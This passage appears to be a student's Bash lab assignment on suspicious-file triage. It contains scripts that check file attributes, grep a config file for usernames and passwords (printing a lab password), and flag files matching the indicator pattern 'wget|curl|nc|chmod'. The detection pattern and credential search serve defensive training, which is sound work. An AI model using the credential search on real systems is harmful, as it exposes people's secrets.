         grep -Eq "wget|curl|nc|chmod" "$filename"
         if [ $? -eq 0 ]; then
            echo "One or more selected indicators detected"
         else
            echo "Selected indicators not detected"
         fi
      else
         echo "File is empty"
      fi
   else
      echo "File is not readable"
   fi
else
   echo "File is not a regular file"
fi
```



Part J — Configuration File Investigation

Exercise 24 — Sensitive Information Search

Use config.conf.
First verify that it:

exists,
is a regular file,
is readable,
is non-empty.

Then use egrep to search for:

password|username

Display the matching lines.

Why should configuration files containing authentication information receive additional protection?

```
#!/usr/bin/bash

filename="config.conf"

if [ -e "$filename" ]; then
   if [ -f "$filename" ]; then
      if [ -r "$filename" ]; then
         if [ -s "$filename" ]; then

            egrep "password|username" "$filename"

         else
            echo "File is empty"
         fi
      else
         echo "File is not readable"
      fi
   else
      echo "File is not a regular file"
   fi
else
   echo "File does not exist"
fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit content_analysis.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit sensitive_info.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x sensitive_info.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./sensitive_info.sh
username=admin
password=LabPassword123
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit sensitive_info.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./sensitive_info.sh
username=admin
password=LabPassword123
```

Part K
Exercise 25 — Suspicious File Triage

Write a Bash program called:

file_check.sh

The program should ask the user to enter a filename.

It should:

Determine whether the path exists.
Determine whether it is a regular file.
Determine whether it is a directory.
If it is a regular file, determine whether it is readable.
Determine whether it is writable.
Determine whether it is executable.
Determine whether it is empty/non-empty.
If readable and non-empty, use grep to search for wget.
Use egrep/grep -E to search for wget|curl|nc|chmod.
Use $? to determine whether a selected search succeeded.
Use [[ ]] with regex to determine whether the filename ends in .sh.
Display a summary of the findings.

Example:

Enter filename: payload.sh

----- FILE INVESTIGATION -----

Exists : Yes
Regular File : Yes
Directory : No
Readable : Yes
Writable : Yes
Executable : Yes
Non-empty : Yes
Shell Script : Yes

wget : Found
Selected indicators : Found

Further inspection recommended

```
#!/usr/bin/bash

read -p "Enter filename: " filename

if [ -e "$filename" ]; then
   echo "Exists       : Yes"
```

```
else
   echo "Exists       : No"
   exit
fi

if [ -f "$filename" ]; then
   echo "Regular File  : Yes"
else
   echo "Regular File  : No"
fi

if [ -d "$filename" ]; then
   echo "Directory     : Yes"
else
   echo "Directory     : No"
fi

if [ -f "$filename" ]; then

   if [ -r "$filename" ]; then
      echo "Readable      : Yes"
   else
      echo "Readable      : No"
   fi

   if [ -w "$filename" ]; then
      echo "Writable      : Yes"
   else
      echo "Writable      : No"
   fi

   if [ -x "$filename" ]; then
      echo "Executable    : Yes"
   else
      echo "Executable    : No"
   fi

   if [ -s "$filename" ]; then
      echo "Non-empty     : Yes"
   else
      echo "Non-empty     : No"
   fi

   if [[ "$filename" =~ \.sh$ ]]; then
      echo "Shell Script  : Yes"
   else
      echo "Shell Script  : No"
   fi

   if [ -r "$filename" ] && [ -s "$filename" ]; then

      # Search for wget
```

```
    grep -q "wget" "$filename"

    if [ $? -eq 0 ]; then
       echo "wget        : Found"
    else
       echo "wget        : Not Found"
    fi

    grep -Eq "wget|curl|nc|chmod" "$filename"

    if [ $? -eq 0 ]; then
       echo "Selected indicators : Found"
       echo
       echo "Further inspection recommended"
    else
       echo "Selected indicators : Not Found"
    fi

  else
    echo "Content analysis skipped"
  fi

fi
```

```
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ gedit file_investigate.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ chmod +x file_investigate.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_investigate.sh
Enter filename: payload.sh
Exists        : Yes
Regular File  : Yes
Directory     : No
Readable      : Yes
Writable      : Yes
Executable    : Yes
Non-empty     : Yes
Shell Script  : Yes
wget          : Found
Selected indicators : Found

Further inspection recommended
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ mv file_investigate.sh file_check.sh
hdoop@Ubuntu:~/Desktop/Assignment2/3_lab_support_files/suspicious_file_lab$ ./file_check.sh
Enter filename: report.txt
Exists        : Yes
Regular File  : Yes
Directory     : No
Readable      : Yes
Writable      : Yes
Executable    : No
Non-empty     : Yes
Shell Script  : No
wget          : Not Found
Selected indicators : Not Found
```